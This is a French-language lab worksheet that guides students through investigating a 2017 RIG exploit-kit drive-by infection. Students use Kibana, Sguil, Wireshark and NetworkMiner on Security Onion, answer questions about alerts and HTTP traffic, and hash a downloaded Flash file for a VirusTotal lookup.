

Travaux pratiques - Enquêter sur une exploitation d'un logiciel malveillant

Objectifs

Au cours de ces travaux pratiques, vous allez:

Partie 1: Utiliser Kibana pour en savoir plus sur une exploitation malveillante

Partie 2: Enquêter sur l'exploit avec Sguil

Partie 3: Utiliser Wireshark pour enquêter sur une attaque

Partie 4: Examiner les artefacts d'exploits

Ces travaux pratiques sont basés sur un exercice du site web malware-traffic-analysis.net qui est une excellente ressource pour apprendre à analyser les attaques de réseaux et d'hôtes. Merci à brad@malware-traffic-analysis.net pour l'autorisation d'utiliser le matériel de son site.

Contexte/scénario

Vous avez décidé d'interviewer pour un emploi dans une entreprise de taille moyenne en tant qu'analyste de la cybersécurité de niveau 1. Il vous a été demandé de démontrer votre capacité à identifier les détails d'une attaque au cours de laquelle un ordinateur a été compromis. Votre objectif est de répondre à une série de questions en utilisant Sguil, Kibana et Wireshark dans Security Onion.

Vous avez reçu les détails suivants sur l'événement:

- L'événement s'est produit en janvier 2017.
- Il a été découvert par le NIDS Snort.

Ressources requises

- La machine virtuelle Security Onion
- Accès Internet


Instructions

Partie 1 : Utiliser Kibana pour en savoir plus sur une exploitation malveillante

Dans la partie 1, utilisez Kibana pour répondre aux questions suivantes. Pour vous aider à démarrer, vous êtes informé que l'attaque a eu lieu à un moment donné au cours du mois de janvier 2017. Vous devrez identifier l'heure exacte.

Étape 1 : Affinez le délai.


- Ouvrez une session sur la machine virtuelle Security Onion avec le nom d'utilisateur **analyst** et le mot de passe **cyberops**.
- Ouvrez Kibana (**analyste** comme nom d'utilisateur et **cyberops** comme mot de passe) et définissez une plage de temps absolue pour restreindre le focus afin de consigner les données à partir de janvier 2017.
- Vous verrez apparaître un graphique avec une seule entrée s'affichant. Pour afficher plus de détails, vous devez réduire la durée affichée. Affinez la plage de temps dans la visualisation Nombre total de journaux au fil du temps en cliquant et en faisant glisser la souris pour sélectionner une zone autour du point de données du graphique. Vous devrez peut-être répéter ce processus jusqu'à ce que vous voyez des détails dans le graphique.




Remarque: Utilisez la touche <Esc> pour fermer toutes les boîtes de dialogue susceptibles d'interférer avec votre travail.

Étape 2 : Localiser l'événement à Kibana


- Après avoir réduit la plage de temps dans le tableau de bord Kibana principal, accédez au tableau de bord **NIDS Alert Data** en cliquant sur NIDS.



- Effectuez un zoom avant sur l'événement en cliquant et en faisant glisser la visualisation NIDS -Alertes au fil du temps. Étant donné que l'événement s'est produit sur une très courte période de temps, sélectionnez uniquement la ligne de tracé du graphique. Effectuez un zoom avant jusqu'à ce que votre écran ressemble à celui ci-dessous.



- c. Cliquez sur le premier point de la chronologie pour filtrer uniquement le premier événement.



- d. Maintenant, affichez les détails des événements qui se sont produits à ce moment-là. Faites défiler jusqu'au bas du tableau de bord jusqu'à ce que vous voyez la section **Alertes NIDS** de la page. Les alertes sont organisées selon le temps. Développez le premier événement de la liste en cliquant sur la flèche du pointeur située à gauche de l'horodatage.

The figure shows the 'NIDS - Alerts' section in Kibana. It displays a table of alert events. The first row is highlighted with a red box. The table has the following columns: Time, source_ip, source_port, destination_ip, destination_port, and _id.

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bKR2kXIBxqASK9Rl3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	baR2kXIBxqASK9Rl3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bqR2kXIBxqASK9Rl3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	b6R2kXIBxqASK9Rl3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	cKR2kXIBxqASK9Rl3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	caR2kXIBxqASK9Rl3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	cqR2kXIBxqASK9Rl3jkE

- e. Consultez les détails détaillés de l'alerte et répondez aux questions suivantes:

Quelle est l'heure de la première alerte NIDS détectée à Kibana?

Quelle est l'adresse IP source dans l'alerte?

Quelle est l'adresse IP de destination dans l'alerte?

Quel est le port de destination dans l'alerte? Quel est ce service?

Quelle est la classification de l'alerte?

Quel est le nom du pays géographique de destination?

- f. Dans un navigateur Web sur un ordinateur qui peut se connecter à Internet, accédez au lien fourni dans le champ signature_info de l'alerte. Cela vous amène à la règle d'alerte Snort des menaces émergentes pour l'exploit. Il y a une série de règles affichées. Cela s'explique par le fait que les signatures peuvent

changer au fil du temps ou que de nouvelles règles plus précises sont élaborées. La règle la plus récente se trouve en haut de la page. Examinez les détails du règles.

Quelle est la famille de logiciels malveillants pour cet événement ?

Quelle est la gravité de l'exploit ?

Qu'est-ce qu'un kit d'exploit? (EK) Recherche sur Internet pour répondre à cette question.

Les kits d'exploitation utilisent fréquemment ce qu'on appelle une attaque de conduite pour lancer la campagne d'attaque. Dans une attaque en voiture, un utilisateur visitera un site Web qui devrait être considéré comme sûr. Cependant, les acteurs de la menace trouvent des moyens de compromettre les sites Web légitimes en trouvant des vulnérabilités sur les serveurs Web qui les hébergent. Ces vulnérabilités permettent aux acteurs de menaces d'insérer leur propre code malveillant dans le code HTML d'une page Web. Le code est fréquemment inséré dans un iFrame. iFrames permettent d'afficher le contenu de différents sites Web dans la même page Web. Les acteurs de menaces créent fréquemment un iFrame invisible qui connecte le navigateur à un site Web malveillant. Le code HTML du site Web qui est chargé dans le navigateur contient souvent un JavaScript qui envoie le navigateur vers un autre site Web malveillant ou télécharge des logiciels malveillants jusqu'à ce que l'ordinateur.

Étape 3 : Voir la transcription CAPMe!

- Cliquez sur la valeur **alert_id**, vous pouvez faire pivoter vers CAPMe pour inspecter la transcription de l'événement.

Limited to 10 results. Refine your search. 1-10 of 35

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bKR2kXIbXqASK9Ri3jkE

Table JSON

View surrounding documents View single document

```
{
  "@timestamp": "January 27th 2017, 22:54:43.000",
  "@version": 1,
  "_id": "bKR2kXIbXqASK9Ri3jkE",
  "_index": "seconion:logstash-import-2017.01.27",
  "_score": -1,
  "_type": "doc"
}
```


- d. Dans le tableau de bord HTTP, vérifiez que votre plage de temps absolue inclut **2017-01-27 22:54:30 .000 à 2017-01-27 22:56:00 .000**.
- e. Faites défiler jusqu'à la section HTTP - Sites du tableau de bord.

Quels sont certains des sites Web qui sont répertoriés ?

Nous devrions connaître certains de ces sites Web à partir de la transcription que nous avons lu plus tôt. Tous les sites affichés ne font pas partie de la campagne d'exploitation. Recherchez les URL en les recherchant sur Internet. Ne vous connectez pas à eux. Placez les URL entre guillemets lorsque vous effectuez vos recherches.

Lequel de ces sites fait probablement partie de la campagne d'exploitation ?

Quels sont les types HTTP - MIME répertoriés dans le Tag Cloud?

Partie 2 : Enquêter sur l'Exploit avec Sguil

Dans la partie 2, vous utiliserez Sguil pour vérifier les alertes IDS et recueillir plus d'informations sur la série d'événements liés à cette attaque.

Remarque: Les ID d'alerte utilisés dans ce laboratoire sont par exemple uniquement. Les ID d'alerte sur votre machine virtuelle peuvent être différents.

Étape 1 : Ouvrez Sguil et localisez les alertes.

- a. Lancez Sguil depuis le bureau. Connectez-vous avec le nom d'utilisateur **analyst** et le mot de passe **cyberops**. Activez tous les capteurs et cliquez sur **Démarrer**.
- b. Localisez le groupe d'alertes du 27 janvier 2017.

Selon Sguil, quels sont les horodatages pour la première et la dernière des alertes qui se sont produites dans environ une seconde de l'autre?

Étape 2: Enquêtez les alertes à Sguil.

- a. Cochez les cases **Afficher les données du paquet** et **Afficher la règle** pour afficher les informations du champ d'en-tête du paquet et la règle de signature IDS associée à l'alerte.
- b. Sélectionnez l'ID d'alerte 5.2 (Message d'événement **ET CURRENT Evil Redirector Leading to EK 12 juil. 2016**).

Selon la règle de signature IDS, quelle famille de logiciels malveillants a déclenché cette alerte? Vous devrez peut-être faire défiler la signature d'alerte pour trouver cette entrée.

- c. Agrandir la fenêtre Sguil et dimensionner la colonne Message d'événement afin que vous puissiez voir le texte de l'intégralité du message. Consultez les Messages d'événement pour chacun des ID d'alerte liés à cette attaque.


Selon les Messages d'événements de Sguil, quel kit d'exploit (EK) est impliqué dans cette attaque?

Au-delà de l'étiquetage de l'attaque comme une activité de cheval de Troie, quelles autres informations sont fournies concernant le type et le nom du logiciel malveillant concerné?

Selon votre meilleure estimation en regardant les alertes jusqu'à présent, quel est le vecteur de base de cette attaque? Comment s'est déroulée l'attaque?

Étape 3 : Voir les transcriptions des événements

- a. Cliquez avec le bouton droit de la souris sur l'ID d'alerte associé 5.2 (Message d'événement **ET CURRENT_EVENTS Evil Redirecteur menant à EK le 12 juil.**). Sélectionnez **Transcription** dans le menu comme indiqué sur la figure.



ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	Event History	2:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	Transcript	2:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Transcript (force new)	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Wireshark	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Wireshark (force new)	2:54:43	172.16.4.193	49202	194.87.234.129

Quels sont les sites Web référents et hôtes impliqués dans le premier événement SRC? Que pensez-vous que l'utilisateur a fait pour générer cette alerte?

- b. Cliquez avec le bouton droit de la souris sur l'ID d'alerte 5.24 (adresse IP source **139.59.160.143** et message d'événement **ET CURRENT_EVENTS Evil redirecteur menant à EK le 15 mars 2017**) et choisissez **Transcription** pour ouvrir une transcription de la conversation.

RealTime Events		Escalated Events					
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Event History		2:54:43	172.16.4.193	49202 194.87.234.129
RT	15	seconion-...	Transcript		2:54:43	172.16.4.193	49202 194.87.234.129
RT	15	seconion-...	Transcript (force new)		2:54:43	172.16.4.193	49202 194.87.234.129
RT	52	seconion-...	Wireshark		2:54:44	194.87.234.129	80 172.16.4.193
RT	1	seconion-...	Wireshark (force new)		2:55:17	172.16.4.193	58978 90.2.1.0

- c. Reportez-vous à la transcription et répondez aux questions suivantes:

Quel genre de requête s'agit-il?

Des fichiers ont-ils été requis ?

Quelle est l'adresse URL du site de référence et du site d'hôte ?

Comment le contenu est encodé?

- d. Fermez la fenêtre de transcription actuelle. Dans la fenêtre Sguil, cliquez avec le bouton droit sur l'ID d'alerte 5.25 (Message d'événement **ET CURRENT_EVENTS Rig EK URI Struct Mar 13 2017 M2**) et ouvrez la transcription. Selon les informations contenues dans la transcription répondre aux questions suivantes:

Combien de demandes et de réponses ont été en cause dans cette alerte?

Quelle était la première demande ?

Qui était le référent ?

À qui était la requête du serveur hôte ?

La réponse a-t-elle été encodée ?

Quelle était la deuxième requête ?

À qui était la requête du serveur hôte ?

La réponse a-t-elle été encodée ?

Quelle était la troisième requête?

Qui était le référent?

Quel était le type de contenu de la troisième réponse ?

Quels étaient les 3 premiers caractères des données de la réponse? Les données démarrent après la dernière entrée de **DST**:

CWS est une signature de fichier. Les signatures de fichier aident à identifier le type de fichier qui est représenté différents types de données. Accédez au site Web suivant

https://en.wikipedia.org/wiki/List_of_file_signatures. Utilisez Ctrl-F pour ouvrir une zone de recherche.

Recherchez cette signature de fichier pour savoir quel type de fichier a été téléchargé dans les données.

Quel type de fichier a été téléchargé ? Quelle application utilise ce type de fichier?

- e. Fermez la fenêtre de transcription.
- f. Cliquez à nouveau avec le bouton droit sur le même ID et choisissez Network Miner. Cliquez sur l'onglet **Files**.

Combien y a-t-il de fichiers et quels sont les types de fichiers ?


Partie 3 : Utiliser Wireshark pour enquêter sur une attaque

Dans la partie 3, vous pivoterez vers Wireshark pour examiner de près les détails de l'attaque.

Étape 1 : Pivotez vers Wireshark et modifiez les paramètres.

- a. Dans Sguil, cliquez avec le bouton droit de la souris sur l'ID d'alerte 5.2 (Message d'événement **ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016**) et faites pivoter pour sélectionner Wireshark dans le menu. Le pcap associé à cette alerte s'ouvrira dans Wireshark.


- b. Le paramètre Wireshark par défaut utilise un temps relatif par paquet qui n'est pas très utile pour isoler l'heure exacte d'un événement. Pour résoudre ce problème, sélectionnez **Affichage > Format d'affichage de l'heure > Date et heure du jour**, puis répétez une seconde fois **Affichage > Format d'affichage de l'heure > Secondes**. Maintenant, votre colonne Wireshark Time a la date et l'horodatage. Redimensionnez les colonnes pour rendre l'affichage plus clair si nécessaire.



No.	Time	Source	Destination
1	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
2	2017-01-27 22:54:41	104.28.18.74	172.16.4.193
3	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
4	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
5	2017-01-27 22:54:41	104.28.18.74	172.16.4.193
6	2017-01-27 22:54:42	104.28.18.74	172.16.4.193
7	2017-01-27 22:54:42	104.28.18.74	172.16.4.193
8	2017-01-27 22:54:42	172.16.4.193	104.28.18.74

Étape 2 : Enquêter sur le trafic HTTP.

- a. Dans Wireshark, utilisez le filtre d'affichage **http.request** pour filtrer uniquement les demandes Web.



No.	Time	Source	Destination	Protocol	Length	Info
4	0.070685	172.16.4.193	104.28.18.74	HTTP	552	GET /remodeling-your-kitchen-cabinets.html HT
27	1.051148	172.16.4.193	104.28.18.74	HTTP	529	GET /wp-content/plugins/wp-postratings/postrat
31	1.164299	172.16.4.193	104.28.18.74	HTTP	572	GET /wp-content/plugins/daves-wordpress-live-

- b. Sélectionnez le premier paquet. Dans la zone de détails des paquets, développez les données de couche d'application Hypertext Transfer Protocol.

Quel site Web a dirigé l'utilisateur vers le site www.homeimprovement.com ?


Étape 3 : Afficher les objets HTTP.

- a. Dans Wireshark, choisissez **Fichier > Exporter des objets > HTTP**.
- b. Dans la fenêtre de liste Exporter des objets HTTP, sélectionnez le paquet remodeling-your-kitchen-cabinets.html et enregistrez-le dans votre dossier personnel.
- c. Fermez Wireshark. Dans Sguil, cliquez avec le bouton droit sur l'ID d'alerte 5.24 (adresse IP source **139.59.160.143** et message d'événement **ET CURRENT_EVENTS Evil redirecteur menant à EK le 15 mars 2017**) et choisissez **Wireshark** pour faire pivoter vers Wireshark. Appliquez un filtre d'affichage **http.request** et répondez aux questions suivantes:

À quoi sert la requête http ?

Qu'est-ce que le serveur hôte ?

- d. Dans Wireshark, accédez à **Fichier > Exporter des objets > HTTP** et enregistrez le fichier JavaScript dans votre dossier personnel.
- e. Fermez Wireshark. Dans Sguil, cliquez avec le bouton droit de la souris sur l'ID d'alerte 5.25 (Message d'événement **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) et choisissez **Wireshark** pour faire pivoter vers Wireshark. Appliquez un filtre d'affichage **http.request**. Notez que cette alerte correspond aux trois requêtes GET, POST et GET que nous avons examinées plus tôt.
- f. Lorsque le premier paquet est sélectionné, dans la zone de détails des paquets, développez les données de couche d'application Hypertext Transfer Protocol. Cliquez avec le bouton droit **sur les informations de l'hôte** et choisissez **Appliquer en tant que colonne** pour ajouter les informations de l'hôte aux colonnes de la liste de paquets, comme illustré dans la figure.




- g. Pour faire de la place pour la colonne Hôte, cliquez avec le bouton droit sur l'en-tête de colonne Longueur et décochez la case. Cela supprimera la colonne Longueur de l'affichage.
- h. Les noms des serveurs sont désormais clairement visibles dans la colonne Hôte de la liste des paquets.

Étape 4 : Créez un hachage pour un fichier de programme malveillant exporté.

Nous savons que l'utilisateur avait l'intention d'accéder à www.homeimprovement.com, mais le site a renvoyé l'utilisateur à d'autres sites. Finalement, des fichiers ont été téléchargés sur l'hôte à partir d'un site malveillant. Dans cette partie du laboratoire, nous allons accéder aux fichiers qui ont été téléchargés et soumettre un hachage de fichier à VirusToTAL pour vérifier qu'un fichier malveillant a été téléchargé.

- a. Dans Wireshark, allez dans **Fichier > Exporter des objets > HTTP** et enregistrez les deux fichiers text/html et le fichier application/x-shockwave-flash dans votre répertoire personnel.



- b. Maintenant que vous avez enregistré les trois fichiers dans votre dossier personnel, testez si l'un des fichiers correspond à une valeur de hachage connue pour les logiciels malveillants sur **virustotal.com**. Exécutez une commande **ls -l** pour regarder les fichiers enregistrés dans votre répertoire personnel. Le fichier flash porte le mot SeaMonkey près du début du nom de fichier long. Le nom de fichier commence par %3FBIW=SeaMonkey. Utilisez la commande **ls -l** avec **grep** pour filtrer le nom du fichier avec le pattern **seamonkey**. L'option **-i** ignore la distinction de casse.


```
analyst@SecOnion:~$ ls -l | grep -i seamonkey
-rw-r--r-- 1 analyst analyst 16261 Jun 9 05:50
%3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYG
OAq3jxbTfgFplIgIUv1Cpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9MildZqqZGX_k7fDfF-
qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
```

- c. Générez un hachage SHA-1 pour le fichier flash SeaMonkey avec la commande **sha1sum** suivie du nom de fichier. Tapez les 4 premières lettres %3fb du nom de fichier, puis appuyez sur la touche de **tabulation** pour remplir automatiquement le reste du nom de fichier. Appuyez sur Entrée et sha1sum calculera une valeur de hachage de longueur fixe de 40 chiffres.

Mettez en surbrillance la valeur de hachage, cliquez avec le bouton droit et copiez-la. Le sha1sum est mis en surbrillance dans l'exemple ci-dessous. **Remarque:** N'oubliez pas d'utiliser la complétion d'onglet.

```
analyst@SecOnion:~$ sha1sum %3fbiw\=SeaMonkey.105qj67.406x7d8b3\&yus\
=SeaMonkey.78vg115.406g6d1r6\&br_fl\=2957\&oq\
=pLLYGOAq3jxbTfgFplIgIUv1Cpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg\&q\
=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9MildZqqZGX_k7fDfF-qoVzcCgWRxfs\&ct\
=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290 %3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMo
